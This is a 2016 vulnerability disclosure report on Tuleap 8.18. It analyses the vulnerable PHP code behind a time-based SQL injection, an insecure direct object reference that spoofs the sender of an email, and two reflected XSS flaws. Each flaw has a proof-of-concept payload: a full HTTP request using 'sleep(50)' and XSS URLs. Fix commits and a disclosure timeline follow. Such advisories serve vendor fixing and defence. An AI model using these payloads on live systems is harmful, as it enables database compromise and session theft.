Tuleap <= 8.18

SQL Injection
Insecure Direct Object Reference
XSS

Vulnerability Report

15 September 2016
v1.3

Mehmet Ince
<mehmet.ince@invictuseurope.com>

Introduction

Tuleap is a full free Open Source Suite for Application Lifecycle Management. Traditional development, Requirement Management, Agile Development, IT Service management... Tuleap makes software projects more productive, collaborative and industrialized.

Summary of the reported vulnerabilities:

Vulnerability A: SQL injection
Confirmed and reproduced
Severity: High
CVSS v3 base score: 8.8 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Resolution status: Fix integrated into Tuleap 8.19.99.2 (commit 7333184217e2dd880259d3bb2c42af6541ed8737)

Vulnerability C: Reflected Cross-Site Scripting
Confirmed and reproduced
Severity: Medium
CVSS v3 base score: 6.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)
Resolution status: Fix integrated into Tuleap 8.19.99.5 (commit 38d20046d9796a987168b4fccafae9ef2725ed6e)

Vulnerability D: Reflected Cross-Site Scripting
Confirmed and reproduced
Severity: Medium
CVSS v3 base score: 6.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)
Resolution status: Fix integrated into Tuleap 8.19.99.1 (commit b07641eda8e98acf896fce2304d771848ef1451a)

A - SQL Injection

Following screenshot is taken from **tuleap-8.18/src/www/widgets/updatelayout.php** file which is accessible for users.

updatelayout.php is responsible for user dashboard view configuration. You can use different type of seperation such as 2 columns, 3 columns or Left menu.

Line 94 will be executed when user input **action** is layout. **updateLayout()** function which belongs to LayoutManager class takes 5 different function parameters.

First parameter (**$owner_id)** is coming from session and it's integer number.

Second parameter (**$owner_type)** is coming from **substr($request->get('owner'), 0, 1)** function result. Even it's coming from user input, Tuleap takes first character of it. That means first two parameter is immune to SQL Injection attack.

4th and 5th parameters is taken directly from client and used as a function parameter without validation.

Following codes are belongs to the **updateLayout()** function which is member of WidgetLayoutManager class.

```
341     function updateLayout($owner_id, $owner_type, $layout, $custom_layout) {
342         $sql = "SELECT l.*
343             FROM layouts AS l INNER JOIN owner_layouts AS o ON(l.id = o.layout_id)
344             WHERE o.owner_type = ". $owner_type ."'
345               AND o.owner_id = ". $owner_id ."
346               AND o.is_default = 1
347         ";
348         $req = db_query($sql);
349         if ($data = db_fetch_array($req)) {
350             if ($this->_currentUserCanUpdateLayout($owner_id, $owner_type)) {
351                 $old_scope         = $data['scope'];
352                 $old_layout_id = $data['id'];
353                 $new_layout_id = null;
354                 if ($layout == '-1') {...} else {
407                     $new_layout_id = $layout;
408                 }
409
410                 if ($new_layout_id) {...}
457             }
458         }
459         $this->feedback($owner_id, $owner_type);
460     }
```

The function executes sql query at the beginning and it use **$owner_id** and **$owner_type** during query building stage.

Line between 350 - 458 will be activated if there is a returned data from execution. Between these lines Tuleap checks current user privileges in order to be sure that operation can be taken from user who send HTTP request. And then workflow will be changed depending on **$layout** and **$new_layout_id** variables.

We know that **$layout** is a function parameter and it's totally under the client control. Also it's not validated before used as a function parameter. On line 354 says that if **$layout** is not a -1 then **$new_layout_id** equals to **$layout.** That means we can also take control of **$new_layout_id** parameter as long as **$layout** is not minus one!

Here is the what happens when **$new_layout_id** exist. Another saying, **$layout** is not minus one.

```
410                 if ($new_layout_id) {
411                     //Retrieve columns of old layout
412                     $old = $this->_retrieveStructureOfLayout($old_layout_id);
413
414                     //Retrieve columns of new layout
415                     $new = $this->_retrieveStructureOfLayout($new_layout_id);
416
```

There is two function call. First one takes **$old_layout_id** as a parameter and second one takes **$new_layout_id.** Let's go be previous screen shot and look at line 352. **$old_layout_id** will be

defined when $layout equal -1 and value will be coming from database. There is no way to take control of **$old_layout_id** at first glance.

As a result of these informations, we decided to with **$new_layout_id**. Now it's time to look at **_retrieveStructureOfLayout()** function definition.

```
462     function _retrieveStructureOfLayout($layout_id) {
463         $structure = array('rows' => array(), 'columns' => array());
464         $sql = 'SELECT * FROM layouts_rows WHERE layout_id = '. $layout_id .' ORDER BY rank';
465         $req_rows = db_query($sql);
466         while ($row = db_fetch_array($req_rows)) {
467             $structure['rows'][] = $row;
468             $sql = 'SELECT * FROM layouts_rows_columns WHERE layout_row_id = '. $row['id'] .' ORDER BY id';
469             $req_cols = db_query($sql);
470             while ($col = db_fetch_array($req_cols)) {
471                 $structure['columns'][] = $col;
472             }
473         }
474         return $structure;
475     }
```

Bingo..! $layout_id is used during sql query building without PDO nor escaping.It is a time-based sql injection vulnerability.

Steps to Triggering Vulnerability

1 - Register a user. Only registered users can change their layout.
2 - Set action to **layout**
3 - Place your SQLi payload to the **layout_id** input. That means **$layout** variable of **updateLayout()** function will not equal to -1. When this condition returned false, "else" section will be execution and then **$layout** variables become **$new_layout_id.**
4 - **$new_layout_id** will be used as a **_retrieveStructureOfLayout()** function parameter.
5 - Sql injection.

PoC

1 - In order to reach vulnerable module, please following these instruction.

- HomePage (https://10.0.0.134/my/)
- "Customize widgets" button located top left of the page.
- Select "Cusomize layout" section of.

2 - Select "3 columns" anything you want.
3 - Intercept HTTP request and change **layout_id** variable with **1 or sleep(50) #** or **1 or sleep(50) —** . # or double dash used for omitting ' ORDER BY rank' operation that appended by Tuleap during query building.

4 - Response will be returned around after 1 minute.

```
POST /widgets/updatelayout.php?owner=u104&action=layout
HTTP/1.1
Host: 10.0.0.134
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11;
rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml
xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://10.0.0.134/widgets/widgets.php?owner=u104&layout_id=2&upd
ate=layout
Cookie: PHPSESSID=j4s6m0r62v9kkgcmbcpkhehgj5;
TULEAP_session_hash=9518eb1d9f4866ce886c0a8439da26ee
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 114

challenge=fa10a56588cec8f10602c18b06c44d0a&layout_id=1 or
sleep(50) --&new_layout[]=33,33,33&new_layout[]=33,33,33
```

B - Insecure Direct Object Reference

plugins/docman/www/sendmessage.php is used when the user doesn't have an privileges to see docman module of requested project **($group_id)** . When user try to open **http://10.0.0.134/plugins/docman/?group_id=104** that URL, Tuleap checks privileges of user. User can send messeage through sendmessage.php file in order to request a authorization If user's privileges is insufficient.

Follow source code belongs to sendmessage.php file.

```
29  if ($request->isPost() && $request->exist('Submit') &&  $request->existAndNonEmpty('func') && $func == 'docman_access_request') {
30      $defaultMsg = $GLOBALS['Language']->getText('project_admin_index', 'member_request_delegation_msg_to_requester');
31      $pm = ProjectManager::instance();
32      $dar = $pm->getMessageToRequesterForAccessProject($request->get('groupId'));
33      if ($dar && !$dar->isError() && $dar->rowCount() == 1) {
34          $row = $dar->current();
35          if ($row['msg_to_requester'] != "member_request_delegation_msg_to_requester" ) {
36              $defaultMsg = $row['msg_to_requester'];
37          }
38      }
39
40      $sendMail = new Docman_Error_PermissionDenied();
41      $vMessage = new Valid_Text('msg_docman_access');
42      $vMessage->required();
43      if ($request->valid($vMessage) && (trim($request->get('msg_docman_access')) != $defaultMsg)) {
44          $messageToAdmin = $request->get('msg_docman_access');
45      } else {
46          exit_error($Language->getText('plugin_docman', 'error'),$Language->getText('plugin_docman','invalid_msg'));
47      }
48      $sendMail->processMail($messageToAdmin);
49      exit;
50  }
```

On line 48, user message sending via email to the administrator. Following screenshot is taken from **processMail()** function definition.

On line 172, **$user** variable is defined and used as a **sendMail()** 's second function parameter on line 180.

```
165     function processMail($messageToAdmin) {
166         $request =HTTPRequest::instance();
167         
168         $pm = $this->getProjectManager();
169         $project = $pm->getProject($request->get('groupId'));
170 
171         $um = $this->getUserManager();
172         $user = $um->getUserById($request->get('userId'));
173 
174         $messageToAdmin = trim($messageToAdmin);
175         $messageToAdmin ='>'.$messageToAdmin;
176         $messageToAdmin = str_replace(array("\r\n"),"\n>", $messageToAdmin);
177 
178         $hrefApproval = get_server_url().'/project/admin/?group_id='.$request->get('groupId');
179         $urlData = get_server_url().$request->get('url_data');
180         return $this->sendMail($project, $user, $urlData, $hrefApproval, $messageToAdmin);
181     }
```

The main problem is Line 172. Tuleap is creating $user variable through user input that shipped with **userId** HTTP POST parameter. That means we can change userId with another userId that doesn't represent us at all. This parameter must be taken from SESSION instead of HTTP request.

Following screenshot belongs to **sendMail()** function definition that is called on line 180.

```
193     function sendMail($project, $user, $urlData, $hrefApproval,$messageToAdmin) {
194         $mail = new Mail();
195 
196         //to
197         $adminList = $this->extractReceiver($project, $urlData);
198         $admins = array_unique($adminList['admins']);
199         $to = implode(',', $admins);
200         $mail->setTo($to);
201 
202         //from
203         $from = $user->getEmail();
204         $hdrs = 'From: '.$from."\n";
205         $mail->setFrom($from);
206 
207         $mail->setSubject($GLOBALS['Language']->getText($this->getTextBase(), 'mail_subject_'.$this->getType(), array($project->getPublicN
208 
209         $link = $this->getRedirectLink($urlData, $GLOBALS['Language']);
210         $body = $GLOBALS['Language']->getText($this->getTextBase(), 'mail_content_'.$this->getType(), array($user->getRealName(), $user->g
211         if ($adminList['status']== false) {
212             $body .= "\n\n". $GLOBALS['Language']->getText($this->getTextBase(), 'mail_content_unvalid_ugroup', array($project->getPublicN
213         }
214         $mail->setBody($body);
215 
216         if (!$mail->send()) {
217             exit_error($GLOBALS['Language']->getText('global', 'error'), $GLOBALS['Language']->getText('global', 'mail_failed', array($GLO
218         }
219 
220         $GLOBALS['Response']->addFeedback('info', $GLOBALS['Language']->getText('include_exit', 'request_sent'), CODENDI_PURIFIER_DISABLED
221         $GLOBALS['Response']->redirect('/my');
222         exit;
223     }
```

What we have seen is second function parameter is under the client control. As you can see all major operation of sendMail() function, such as **$user->getRealName()**, or **$user->getEmail()**, depends on spoofed parameter.

As a result, we can send a access request to the administrator account on behalf of any user as long as we know userId. - all userId's are auto increment-

C - Reflected Cross-Site Scripting

Following codes are taken from src/www/svn/index.php

```
25  if ($request->valid($vFunc) && $request->get('func') === 'detailrevision' && user_isloggedin()) {
26      $there_are_specific_permissions = svn_utils_is_there_specific_permission($project_svnroot);
27
28      require('./detail_revision.php');
29
30  } else if (user_isloggedin() &&                                                    //We'll browse
31              (
32               ($request->valid($vFunc) && $request->get('func') === 'browse')     //if user ask for it
33               || $request->existAndNonEmpty('rev_id')     //or if user set rev_id
34               )){
35      $there_are_specific_permissions = svn_utils_is_there_specific_permission($project_svnroot);
36
37      require('./browse_revision.php');
38
39  } else {
40
41      require('./svn_intro.php');
42
43  }
```

func is under the client control. When it equals to the browse Tuleap includes browse_revision.php file.

Following screenshot is taken from **browse_revision.php** file. Please look at line **237** and **238**. You will see that **$_path** and **$_srch** variables are used during HTML content generation with **purify() .**

```
228     echo '<FORM class="form-inline" name="commit_form" ACTION="" METHOD="GET">
229         <TABLE BORDER="0">
230     <INPUT TYPE="HIDDEN" NAME="group_id" VALUE="'.$group_id.'">
231     <INPUT TYPE="HIDDEN" NAME="func" VALUE="browse">
232     <INPUT TYPE="HIDDEN" NAME="set" VALUE="custom">
233         <TR align="center"><TD><b>'.$Language->getText('svn_browse_revision','rev').'</b></TD><TD><b>'.$Language->get
234         '</TR>'.
235         '<TR><TD><INPUT TYPE="TEXT" SIZE=5 CLASS="input-mini" NAME=_rev_id VALUE='.$hp->purify($_rev_id).'></TD>'.
236         '<TD>'. $tech_box .'</TD>'.
237         '<TD>'. '<INPUT type=text size=35 name=_path value='.$hp->purify($_path).'></TD>'.
238         '<TD>'. '<INPUT type=text size=35 name=_srch value='.$hp->purify($_srch).'></TD>'.
239         '</TR></TABLE>'.
240
241         '<br><INPUT TYPE="SUBMIT" CLASS="btn" NAME="SUBMIT" VALUE="'.$Language->getText('global','btn_browse').'">'.
242         ' <input TYPE="text" name="chunksz" CLASS="input-mini" size="3" MAXLENGTH="5" '.
243         'VALUE="'.$hp->purify($chunksz).'">'.$Language->getText('svn_browse_revision','commit_at_once').
244         '</FORM>';
245
```

We know that purify is responsible for variable encoding in order to mitigate XSS issues. But there is a one tiny mistake that causes very huge problem.

Lets say **$_srch** variable is **INVICTUS**. Then following HTML content will be generated on line 238.

```
<TD><INPUT type=text size=35 name=_srch value=INVICTUS></TD
```

VALUE attribute doesn't have quotes..! That's can be very hard to see when php and html codes are mixed on files.

Encoding libraries usually encodes context escaping characters such as ‘ or “ or < etc. But when quotes aren’t used for HTML attributes then browsers will use SPACE as a separator. Let’s say ;


$_srch = X onmouseover=alert(1)

Then result gonna be like this.

```
<TD><INPUT type=text size=35 name=_srch value=x onmouseover=alert(1)></TD>
```

POC

https://10.0.0.134/svn/?func=browse&group_id=104&_srch=x%20onmouseover=alert(9)




D - Reflected Cross-Site Scripting

Following source code belongs to **src/www/admin/grouplist.php** file. User controller data it taken from client through **status** variable is used for $export variable. And then $export variable is being used during HTML code generation without encoding.

```
129    echo '<form action="grouplist.php?group_name_search='.$group_name_search_purify.'&export&status='.$grp_status.'" method="post">';
130        echo '<input type="submit" class="btn" name="exp-csv" value="'.$export.'">';
131    echo '</form>';
132    ?>
```

POC

https://10.0.0.134/admin/grouplist.php?status=%22%3E%3Cscript%3Ealert(1)%3C/script%3E



Timeline

16 September 2016: First contact with Vendor
16 September 2016: Vendor validated vulnerabilities.
19 September 2016: Vendor send mitigation plan and release dates.
14 October 2016: Vendor released a new version.
15 October 2016: Public disclosure